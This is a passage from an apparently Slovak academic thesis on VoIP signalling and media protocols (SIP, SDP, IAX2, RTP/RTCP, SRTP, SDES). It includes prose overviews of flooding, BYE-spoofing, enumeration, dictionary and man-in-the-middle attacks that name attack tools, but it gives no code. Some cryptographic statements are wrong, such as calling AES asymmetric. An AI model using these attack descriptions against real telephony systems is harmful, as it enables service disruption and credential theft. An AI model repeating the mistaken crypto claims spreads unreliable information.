- ACK (Acknowledgement) - žiadosť, ktorou volajúca strana (užívateľský agent) potvrdzuje, že prijal odpoveď na INVITE od volanej strany.

- BYE - vyžiadanie ukončenia spojenia.
- CANCEL - klient alebo server využíva túto možnosť na prerušenie akejkoľvek inej žiadosti v prebiehajúcom spojení. Nepoužíva sa na ukončenie aktívnych relácií (prebiehajúceho hovoru).
- OPTIONS - žiadosť zo strany klienta pre zaslanie dostupných parametrov a funkcií zo strany servera.
- REGISTER – žiadosť o registráciu klienta na príslušný registračný server.

Poznáme aj ďalšie metódy žiadostí ako napríklad : INFO, UPDATE, PRACK, SUBSCRIBE, MESSAGE, NOTIFY a iné, ktoré sú súčasťou samostatných RFC dokumentov.

Metódy odpovedí

Predstavujú správy, ktoré sú reprezentované pomocou číselného kódu. Systém je prevzatý z protokolu HTTP a aj označenie správ je teda veľmi podobné (napr. “404 Not Found”). Sú členené do 6 skupín [6] :


- 1XX – informačné správy (napríklad “100 Trying“ , “180 Ringing“)
- 2XX – úspešné ukončenie žiadosti (“200 OK“)
- 3XX – presmerovanie žiadosti do inej lokality (“302 Moved Temporarily“ , “305 Use Proxy“)
- 4XX – chyba na strane klienta (client error) označuje, že požiadavka na strane klienta bola pozastavená alebo je nemožné ju dokončiť (“403 Forbidden“)
- 5XX – chyba na strane servera (server error) označuje, že požiadavka je platná, ale server nie je schopný ju dokončiť (“500 Server Internal Error“)
- 6XX – označuje sa ako globálne zlyhanie, na požiadavku nikto nedokáže reagovať

Identifikácia účastníkov v sieti SIP

Účastník v sieti, ktorá podporuje SIP je na rozdiel od klasických telefónnych čísel zaznamenávaný podobne ako je to pri e-mailových adresách čiže vo forme URI resp. URL, čím vlastne definuje to akým spôsobom využíva už existujúce štandardy a ich výhody. Telefónna „*adresa*“ môže teda vyzerať nasledovnými spôsobmi:

- SIP: jano@frima.sk – ako FQDN (Fully Qualified Domain Name) mená
- SIP: 123456@gateway.com; user=phone, ako E.164 (PSTN) adresy
- SIP: 123456; password=zmen@192.100.1.4 , SIP: jano@192.100.1.4 ako kombinácia IP adresy a mena

Podpora adresovania pomocou webu umožňuje komunikáciu medzi jednotlivými užívateľmi či už v sieti IP alebo v telefónnej sieti. Dvaja SIP klienti môžu navzájom komunikovať priamo ak poznajú svoje URL adresy. Proces vytvárania spojenia medzi dvoma SIP klientmi je popísaný na Obr. 2.2.



Obr. 2.2: Komunikácia pomocou protokolu SIP [7]

Spojenie je v tomto prípade nešifrované, čiže nie je podmienené autentizáciou cez MD5. SIP_user_A vyšle správu INVITE k účastníkovi SIP_user_B, ktorého chce kontaktovať. Táto správa obsahuje adresu URI účastníka SIP_user_B. SIP_server1 následne kontaktuje

príslušný SIP_server2 a smeruje požiadavku cez domény až k účastníkovi SIP_userB. Druhá strana následne odpovedá informačnou správou 100 Trying. SIP_user_B začne vyzváňať a v prípade potvrdenia spojenia vyšle správu 200 OK. SIP_user_A už následne len potvrdí správou ACK a spojenie je zostavené. Akonáhle je spojenie vytvorené SIP server prestáva zasahovať do spojenia a plynie už len tok RTP/RTCP dát. V prípade, že bude spojenie ukončené, jeden z účastníkov vyšle správu BYE a druhý potvrdí 200 OK. [1]

Samotné SIP spojenie popísané v tomto prípade nebolo zabezpečené žiadnym mechanizmom, čo ale v praxi znamená pomerne veľké bezpečnostné riziko, a preto sa používajú protokoly a mechanizmy pracujúce na rôznych vrstvách aby SIP komunikácia bola čo najdôveryhodnejšia. V časti Bezpečnostné mechanizmy v IP telefónii sú opísané prvky ako TLS/SSL, ktoré pracuje na transportnej vrstve v spolupráci s protokolom TCP, ďalej bezpečnostné mechanizmy obsahu ako IPsec alebo Message Digest (HTTP), mechanizmus S/MIME či bezpečnostné protokoly ako ZRTP či DTLS.

Útoky na SIP

Protokol SIP býva asi najčastejšie terčom rôznych útokov ak hovoríme o signalizačný protokoloch. Pretože je textovo orientovaný podobne ako http, tak aj útoky proti nemu sa v mnohom podobajú, často to dokonca bývajú len pozmenené útoky proti web obsahu a protokolu http. Dnes už existuje pomerne veľké množstvo rôznych druhov útokov na SIP, ja v krátkosti spomeniem len niektoré z nich. Medzi útoky na SIP teda môžeme zaradiť:

- **Záplava SIP INVITE** – je to útok typu DDoS proti aplikačnej vrstve, na ktorej SIP pôsobí. Tento útok spočíva v záplave SIP serverov správami od neregistrovaných účastníkov. Útoční sa najprv zaregistruje, potom sa vydáva za legitímneho užívateľa a nakoniec začne vysielať množstvo INVITE správ v krátkom časovom rozpätí a v rôznych dávkach, tak aby nebolo možné rozoznať pravdivé dáta od tých, ktoré spadajú pod DDoS útok.
- **Záplava SIP REGISTER** - ďalší z DoS útokov, ktorý spočíva v odoslaní modifikovanej správy REGISTER s neplatným prihlasovacím menom a heslo. Po obdržaní správy UNAUTHORIZED zo strany servera útočník vygeneruje tzv. *MD5 digest*, ktorý následne znovu odošle na server. SIP server sa pritom preťažuje tým, že musí porovnávať prijatý MD5 hash zo záznamami o užívateľoch na serveri.
- **DoS pomocou správ BYE** – správou BYE zvyčajne UA ukončuje spojenie z iným

UA. Ak dokáže útočník podvrhnúť túto správu na základe údajov získaných z prebiehajúcej komunikácie, tak ju dokáže prerušiť počas jej priebehu a predčasne ukončiť spojenie medzi komunikujúcimi stranami. Na tento útok môžeme použiť napríklad program **SiVuS**, ale aj mnohé iné. [20]

Session Description Protocol (SDP)

Protokol SDP predstavuje formát pre opis paramterov multimediálnych relácií za účelom oznámenia relácie, vyzvania na spojenie a podobne. Nezastupuje priamo žiadny transportný protokol, ale môže byť implementovaný ako vhodná súčasť protokolov **SIP**, SAP, RTP prípadne HTTP či iných. Pre nás je zujímavé hlavne použitie pre protokol SIP, pri ktorom sa SDP stará o formátovanie a prenos informácií o zostavovaní spojenia alebo popisu účastníkov, ktorý sa zúčastňujú konkrétneho spojenia. V popise relácie SDP môže obsiahnuť napríklad nasledovné informácie:

- Typ média – audio, video atď.
- Čas trvania relácie
- Použitý transportný protokol (RTP/UDP/IP, H.320 a pod.)
- Formát prenášaných dát (H.261 video, MPEG video a pod.)
- Zaradenie do konkrétnej multicast skupiny

Pretože SDP nepatrí medzi bezpečnostné protokoly, tak o zabezpečený prenos užávateľských informácií a prenášaných dát sa starajú iné protokoly.

2.1.2 Inter-Asterisk eXchange (IAX)

Protokol IAX známy hlavne v spojení s ústredňami typu Asterisk je signalizačný protokol, ktorý bol vyvinutý ako alternatíva k protokolom SIP a H.323. Zásluhu na vzniku IAX má spoločnosť Digium a hlavným cieľom v prípade vytvorenia IAX bolo umožnenie komunikácie medzi Asterisk ústredňami. Protokol IAX predstavuje projekt typu *open source*, na prenos signálového aj médiového toku používa UDP port 4569, čo prináša niekoľko výhod, hlavne jednoduchší prechod cez NAT firewally. Aktuálna verzia protokolu je IAX2. Ďalšou významnou vlastnosťou IAX2 je „*trunkovanie*", pri ktorom sa alokuje len tá šírka pásma, ktorá je aktuálne potrebná. IAX trunkovanie povoľuje viacerým dátovým tokom spojenia do jedného spoločného dátového toku – *trunku,* pričom výsledný datagram je reprezentovaný jedným spoločným záhlavím, čo znižuje preťaženie spojené

s prideľovaním a distribúciou individuálnych kanálov. Takisto prispieva k znižovaniu procesných zdrojov, šírky prenosového pásma a umožňuje smerovať viacero aktívnych hlasových spojení.

Bezpečnosť v protokole IAX


Protokol IAX ponúka na výber z 3 možností autentizácie: plain text, MD5 (hash), RSA šifrovacie kľúče. Tie však samozrejme nemajú vplyv na samotný tok dát, ktorý je zabezpečený pomocou šifrovania a prenosu cez VPN siete a riešený na iných vrstvách sieťovej hierarchie. Vo verzii IAX2 bola pridaná možnosť šifrovania dátového toku medzi koncovými bodmi za použitia dynamickej výmeny kľúčov pri zostavovaní hovoru (pre Asterisk príkaz *encription = aes128*). Ako ďalšie obranné mechanizmy uvádzam protokoly IPsec a DTLS.

Call token validation

Ako nový bezpečnostný mechanizmus pre IAX2 bol implementovaný tzv. *Call Token Validation*, ktorý zistí, že spojenie IAX2 neprichádza z podvrhnutej/falošnej IP adresy. V spolupráci s funkcionalitou limitu volaných čísel je to významný obranný mechanizmus na zmiernenie útokov typu DoS. IAX2 protokol používa parameter číslo volania(hovoru) na priradenie jednotlivých správ ku konkrétnym hovorom. Toto množstvo čísel je konečná množina definovaná protokolom. Práve z tohto dôvodu je potrebné zabrániť potencionálnym útočníkom, aby tieto čísla vyčerpali. Preto je možné v rámci Asterisku definovať maximálny počet čísel volaní priradený ku jednej IP adrese [8].

Princíp fungovania je nasledovný: Ak klient prvý krát pošle požiadavku na Call Token, správa by mala obsahovať parameter CALLTOKEN IE (Information Element) s hodnotou nula. Server následne odpovie správou CALLTOKEN, pričom hodnota čísla volania je stále 0, pretože číslo stále nebolo alokované. Klient musí byť pripravený prijať parameter CALLTOKEN od IAX2 servera. Po obdržaní správy klient znovu vyšle inicializačnú požiadavku, ktorá bude obsahovať CALLTOKEN IE spolu s kópiou hodnoty CALLTOKEN IE z predošlej prijatej CALLTOKEN odpovede. Klient musí akceptovať hodnotu nastavenú serverom. Server si tak overí, že IP adresa a číslo prijatého portu neboli falošné. Overovanie pomocou CALLTOKEN je naznačené na Obr.2.3**.** Alternatívny prístup k zabezpečeniu IAX2 protokolu môže spočívať v realizácii na vyšších úrovniach

a pomocou protokolov ako IPsec alebo DTLS. [8]



Obr. 2.3: Call Token Validation protokolu IAX2

Útoky na protokol IAX

Tak ako u protokolu SIP, tak aj pri IAX existuje rada možných útokov, ktoré sa líšia v závislosti na intenzite, nebezpečnosti či dĺžke trvania. Medzi ne patri napríklad:

- **Odhalenie užívateľských mien** – IAX mená môžu byť odhalené rôznymi spôsobmi. Pri autentifikácií IAX klienta s Asterisk serverom, klient zasiela meno a heslo na server. Pomocou programu **enumIAX** môžeme zistiť tieto prihlasovacie údaje buď metódou postupného odhadu užívateľských mien alebo slovníkovým útokom.
- **Slovníkové útoky** – tieto útoky môžeme všeobecne rozdeliť na **offline** a **aktívne**. Offline útok umožňuje útočníkovi skúšať jednotlivé heslá pomocou výpočtu na jeho vlastnom systéme. Keďže heslo je v IAX zahešované pomocou MD5, tak útočník potrebuje zlúčiť správu *challenge* s vypočítaným *MD5 hešom*. Naopak pri aktívnom útoku potrebuje útočník jednu *challenge* správu a zoznam hesiel na vytvorenie MD5 hešu. Útočník si potom musí odchytiť odpoveď z Asterisk serveru a poslať vlastnú *challenge* správu na klientskú stanicu predtým , ako tam dorazí

naozajstná pravdivá správa *challenge* z Asterisku.

- **IAX Man-in-the-Middle –** na tento útok musí mať útočník prístup k sieťovej komunikácii medzi IAX klientom a Asterisk serverom. Realizácia potom spočíva v odchytení autentifikačnej požiadavky zo strany IAX klienta, jej pozmenení resp. vygenerovania vlastnej a následnom odoslaní tejto falošnej správy na Asterisk. Pretože Asterisk využíva na autentifikáciu metódu *challenge/response*, tak útočníkovi následne odošle správu *challenge*. Útočník túto správu nasmeruje na IAX klienta, ktorý následne útočníkovi odošle platný MD5 heš v domnení, že útočník je Asterisk server. Proces autentifikácie je ukončený potom, ako útočník odošle tento heš na Asterisk server.
- **DoS útoky –** aj v prípade IAX protokolu existuje celá rada DoS útokov za účelom celkového ale čiastočného degradovania služby. Medzi takéto útoky patria napríklad: **Odmietnutie registrácie** (Registration Reject), Odmietnutie hovoru (Call Reject), Zablokovanie hovoru (Call Hangup). Na tieto útoky môžeme využiť programy ako **Scapy** alebo **IAX*Hangu.py***.

Na protokol IAX samozrejme existujú ďalšie často veľmi sofistikované útoky ako napr. **MD5-to-Plaintext Downgrade** alebo **Call Hold** či mnohé iné.

2.2 Prenos multimediálneho obsahu

Po zostavení spojenia formou signalizácie nasleduje prenos multimediálneho toku medzi jednotlivými účastníkmi, ktoré je vo svete IP telefóne riešené prevažne pomocou protokolu RTP a k nemu pridruženému protokolu RTCP. Keďže VoIP technológia predstavuje prenos dát v reálnom čase, tak z protokolov transportnej vrstvy je prevažne využívaný protokol UDP, ktorý je nespojovo orientovaný a nepotrebuje riešiť mechanizmus zostavenia spojenia ako je tomu u TCP. Tieto protokoly nebudem v ďalšej časti opisovať. Pre VoIP má však najväčší význam UDP, nad ktorým pracuje protokol RTP a mnohé ďalšie. V ďalšej časti sa teda budem venovať protokolom RTP, RTCP a neskôr popíšem aj mechanizmy zabezpečenia dát.

2.2.1 Real-Time Transport Protocol (RTP)

V tejto časti sa budeme zaoberať protokolom RTP, ktorý je neodmysliteľnou súčasťou prenosu hlasu či dát v IP telefónii. Bol vyvinutý skupinou IETF a prvý krát publikovaný

v roku 1996. Je definovaný normou RFC 1889. RTP patrí v hierarchii modelu OSI na v poradí **piatu**, čiže **relačnú** vrstvu, ale v tomto prípade je vhodnejšie uvažovať model **TCP/IP**, podľa ktorej RTP patrí na transportnú vrstvu, pretože slúži na transport dát v reálnom čase v prostredí, kde sa požadujú komunikácie typov *unicast* a *multicast*. Za dáta v tomto prípade budeme považovať hlavne audio a video dáta a ich interaktívne relácie. Medzi základné služby, ktoré RTP vykonáva patria :

- *Rekonštrukcia dát v čase*
- *Detekcia straty dát*
- *Identifikácia typu zaťaženia*
- *Číslovanie poradia a pridávanie časových značiek (timestamping)*
- *Monitorovanie prenášaných dát*

Naproti tomu RTP neposkytuje:

- *Záruky správneho časového doručenia dát, pretože neposkytuje garanciu kvality služieb(QoS), o ktorú sa starajú mechanizmy nižších vrstiev*
- *Mechanizmus, ktorý by zabezpečoval spoľahlivé doručenie paketov a navyše v správnom poradí*
- *Flow Control - kontrolu toku dát*
- *Error Control – kontrolu chybovosti*
- *Mechanizmus retransmisie dát*

RTP, čo sa týka transportnej vrstvy, spolupracuje výhradne s protokolom UDP, ktorý tak isto nezabezpečuje akýkoľvek spoľahlivý mechanizmus doručenia dát, či už v správnom poradí alebo bez straty. Ako protokol poskytujúci služby pre aplikácie, ktoré vykonávajú hlasovú komunikáciu, musí ale RTP určitým spôsobom definovať typy či poradie prenášaných dát a časových kódovaní, ktoré sú použité. Pri RTP uvažujeme či už o *unicast* vysielaní, čiže kontaktovaní jedného konkrétneho uzlu alebo o vysielaní *multicast*, pri ktorom vysielame a prenášame dáta určitej definovanej skupine uzlov resp. užívateľov. Protokol RTP nachádza široké uplatnenie hlavne tam, kde je potrebná minimalizácia časového oneskorenia a prenos v reálnom čase je tým pádom plynulý. Medzi aplikácie, ktoré vyžadujú minimálne oneskorenie môžeme zaradiť napríklad:

- *Multicast audio konferencie*
- *Audio a video konterencie*
- *Prenos volaní v IP telefónii*
- *Streaming videa*
- *Prenos obrazu v kamerových systémoch*

RTP je ako transportný protokol využívaný pre široké spektrum multimediálnych a hlasových prenosov v sieťach pracujúcich na prepínaní paketov, teda fungujúcich na IP protokole. Pre VoIP siete ma nesmierny prínos v tom, že poskytuje minimalizáciu oneskorenia a zabezpečuje relatívne plynulú hlasovú prevádzku, ďalej poskytuje *multicast* vysielanie, čo sa uplatňuje pri viacbodových audio a videokonferenciách. Prenášané pakety čerpajú informácie z protokolu SDP. Môžu to byť napríklad synchronizačné údaje alebo typ kodeka. Pri konferenciách, kde spolu komunikuje v reálnom čase viacej účastníkov sa časové značky, ktoré sa ako pole RTP protokolu kopírujú a tieto kópie sa rozposielajú jednotlivým účastníkom, tak aby mohli spolu navzájom komunikovať v rovnakom čase. RTP síce neposkytuje mechanizmy na kontrolu chybovosti, ale to nie je jeho primárnym účelom. Pre kontrolu prenášaných dát bol vytvorený protokol RTCP. V časti aplikačné a bezpečnostné protokoly sa budem venovať zabezpečovacím protokolom pre RTP a RTCP, ktorými sú SRTP resp. SRTCP. [1]

2.2.2 Real-Time Transport Control Protocol (RTCP)

RTCP je protokol vytvorený pre zabezpečenie kontroly prenášaných dát ako doplnok protokolu RTP. Jeho definícia je daná normou RFC 3550. RTCP je založený na pravidelnom prenose kontrolných paketov pre všetkých účastníkov vytvoreného spojenia, čím poskytuje informácie o kvalite prenosu. Používa rovnaké distribučné mechanizmy ako dátové pakety. Vykonáva štyri základné služby:

1) Poskytovanie spätnej väzby o kvalite poskytovaného prenosu a distribúcie dát. Môže byť použitá na riadenie kódovania či na detekciu chýb počas prenosu.
2) Prenos kánonického mena CNAME čiže, identifikátora zdroja RTP. Môže byť použité napríklad pri obnovení spojenia (reštarte systému) alebo na synchronizáciu audia a videa medzi účastníkmi prenosu.

3) Možnosť užívateľov sledovať počet ostatných zúčastnených. Podľa počtu účastníkov sa kontroluje frekvencia prenosu a vypočítava sa optimálna rýchlosť pre prenos paketov, tak aby nedošlo ku zahlteniu siete.
4) Voliteľnú funkciu na sprostredkovanie informácii o spojení, čo môže predstavovať napríklad informácie o užívateľovi.

RTCP definuje 5 základných druhov paketov, ktoré nesú rôzne informácie:

- **SR**: Sender Report – prenos správ o prenosových a vysielacích štatistikách od všetkých aktívnych účastníkov
- **RR**: Reciever Report - prenos správ o prenosových a vysielacích štatistikách od všetkých neaktívnych účastníkov
- **SDES**: Source Description Items – popis zdrojových položie, zahŕňa CNAME
- **BYE**: Označenie ukončenia relácie
- **APP**: Application Specific Functions – prenos informácie od aplikácií, ktorá používa RTP

Pri komunikácii v sieti VoIP sa ešte používajú aj protokoly ktoré komprimujú hlavičku RTP, UDP a IP protokolov. Komprimovaný RTP (CRTP) sa používa pre spojenie bod-bod a musí byť nakonfigurovaný na obidvoch koncoch prenosovej linky. ECRTP (Enhanced CRTP) sa používa hlavne pre linky s veľkým oneskorením. Je vhodné spomenúť protokol SRTP (Secure RTP), ktorý zabezpečuje funkcie šifrovania dát a autentifikácie správ.[1]

2.3 Bezpečnostné protokoly v IP telefónii

V tejto časti sa budem venovať protokolom , ktoré slúžia ako zabezpečovacie prvky pre IP telefóniu, pričom pracujú na rôznych vrstvách, najčastejšie práve na aplikačnej. Protokoly, ktorými sa bude zaoberať sú napríklad doplnky protokolov vykonávajúcich bezpečnosť dátového toku SRTP, ďalej protokoly vykonávajúce bezpečnú šifrovanú výmenu kľúčov ako SDES, MIKEY, ZRTP ako bezpečnostné subprotokoly protokolu SDP alebo protokol IPsec pre tunelové spojenia VPN, ktorý spĺňajú najvyššie bezpečnostné kritéria pri prenosoch cez nezabezpešenú infraštruktúru. Pri aplikácií bezpečnostných protokolov je dôležitá ich interoperabilita, pretože pracujú na rôznych vrstvách a ich spolupráca ako celku môže byť pri nevhodnej implementácii nebezpečná pre celý transportný systém.

2.3.1 Secure Real-Rime Transport Protocol (SRTP)

VoIP datagramy sú zvyčajne prenášané pomocou RTP protokolu, čo si vyžaduje implementáciu zabezpečeovacích prvkov a protokolov. SRTP, ktorý je definovaný normou **RFC 3711** [2] slúži práve na tento účel, pretože dokáže poskytnúť faktory ako utajenosť, autentifikáciu správ či funkciu ochrany RTP proti prehratiu obsahu a kontrolu prevádzky RTP. Poskytuje teda štruktúru pre šifrovanie a autenifikáciu správ protokolov RTP a RTCP. SRTP dokáže dosiahnuť vysokú mieru priepustnosti a nízku mieru paketovej expanzie.

SRTP používa tzv. ***master key***, ktorý je odvodený z kryptograficke hešovacej funkcie a predstavuje náhodný bitový reťazec, z ktorého sú odvodzované relačné kľúče zabezpečeným spôsobom. V *kryptografickom kontexte* SRTP odkazuje na šifrovanú podobu informácie, ktorá je udržiavaná pre médiový tok medzi odosielateľom a príjemcom. Táto informácia zahŕňa master key, relačné kľúče (session keys), identifikátor pre šifrovacie a autentifikačné algoritmy, životnosť relačných kľúčov a počítadlo vyrovnávacej pamäte ROC (Rollover Counter). ROC počítadlo je udržiavané príjemcom a určuje, koľko krát bola hodnota 16-bitového poradového čísla RTP paketu (SEQ) resetnutá na 0 potom, ako prekročila hodnotu 65,535. Ďalším parametrom využívaným hlavne pri multicast streame je identifikátor zdroja synchronizácie SSRC, ktorý jasne identifikuje účastníka v rámci danej relácie (spojenia). Kryptografický kontext pre SRTP je teda definovaný hodnotami: SSRC, cieľová adresa, cieľový port. Pre dátové šifrovanie SRTP používa alogritmus AES v dvoch základných módoch a to:

- *Segment Integer Counter Mode*
- *f-8 mode*

Vstup pre AES predstavujú 3 hodnoty a to: šifrovací kľúč, SSRC, SEQ. SRTP používa tento algoritmus ako blokovú šifru a nie prúdovú a šifruje datagramy pomocou funkcie XOR s výstupnými hodnotami AES.


Odvodenie SRTP kľúča

SRTP používa kryptografickú pseudonáhodnú funkciu PRF na generovanie šifrovaích autentifikačných kľučov relácie. Základné 3 veličiny, ktoré sa používajú sú: ***master key, master „salt“*** a ***SEQ***. Používa sa hešovacia funkcia HMAC, ktorá sa zmiešava s protokolom na výmenu kľučov. Mechanizmus odvádzania kľučov však predstavuje

pomerne veľkú hrozbu, pretože tu hrozí zneužitie protokolu pre výmenu kľučov a ich použitie pre vytvorenie *master key,* čím by sa degradovala funkcia pseudonáhodného výberu. Dôležitým faktorom je, že zo strany príjemcu nie je zaručená žiadna náhodnosť pri odvodzovaní relančných kľúčov. Takto je umožňené prelomiť protokol, pretože šifrovanie pomocou prúdových šifier v SRTP je kriticky závislé od toho, že jednotlivé kľuče sa nikdy nesmú opakovať. Aby sa kľúče neopakovali, tak sa nesmie ani opakovať výstup PRF funkcie (musí byť jedinečný), pretože ostatné parametre SSRC a SEQ nie sú globálne jedinečné a môžu sa opakovať. Napríklad hodnota SSRC sa môže opakovať v rámci rôznych relácií. Tým pádom parametre master key a master salt musi byť vždy odlišne pre každú reláciu. [29]

2.3.2 Protokol SDES

Na rozdiel od vytvárania a opisov jednotlivých relácii je výmena kľúčov veľmi silný a zásadný bezpečnostný mechanizmus. Pre technológiu VoIP to má podstatný význam, a preto sa v tejto kapitole budem bližšie venovať niektorým z možných riešení ako v tomto prípade protokolu SDES. Protokol SDES predstavuje rozšírenie protokolu SDP a vytvára pravidlá pre zostavenie a výmenu bezpečnostných kľučov pre médiový tok medzi účastníkmi. Jeho hlavne nasadenie je spolu s protokolom SRTP. Bol štandardizovaný normou **RFC 4568** [12] v roku 2006. SDES je jednoduchý a efektívny protokol na výmenu kľúčov pre model typu *end-to-site,* pri ktorom jeden z účastníkov VoIP spojenia navrhne/pošle kľúč, ktorý sa zašifruje v rámci SRTP a prenesie cez SIP vytvorený kanál v rámci SDP ako príloha k SIP protokolu. Následne druhá strana obdrží kľúč a zašifrovaná komunikácia môže prebiehať. V rámci SIPu je samozrejme potrebné zabezpečiť túto prílohu tak, aby ju nikto nevidel a nemohol prípade podvrhnúť bezpečnostný kľuč. To je práve dôvod prečo SDES výmena kľúčov funguje len cez šifrovaný kanál v kombinácii SIP/TLS alebo S/MIME s autentifikáciou na strane servera, čiže rovnaký princíp ako pri HTTP. SDES kľúče sú teda zahrnuté v rámci šifrovaného SIP paketu. Kombinácia SRTP + SDES je prínosná z hľadiska interoperability a nasadenia do množstva ***soft IP*** telefónových aplikácií (Cisco, Avaya, SNOM) [14]. V spojení s protokolom SRTP sa používa asymetrický system **AES-128**, prípadne pri extrémne dôležitých spojeniach je môžné implementovať až **AES-256**. Táto možnosť bola implementovaná v roku 2011 a definovaná normou **RFC 6188** [13]. Princíp komunikácie pri použití SDES je naznačený na Obr. 2.4.



Obr. 2.4: Výmena správ pri protokole SDES

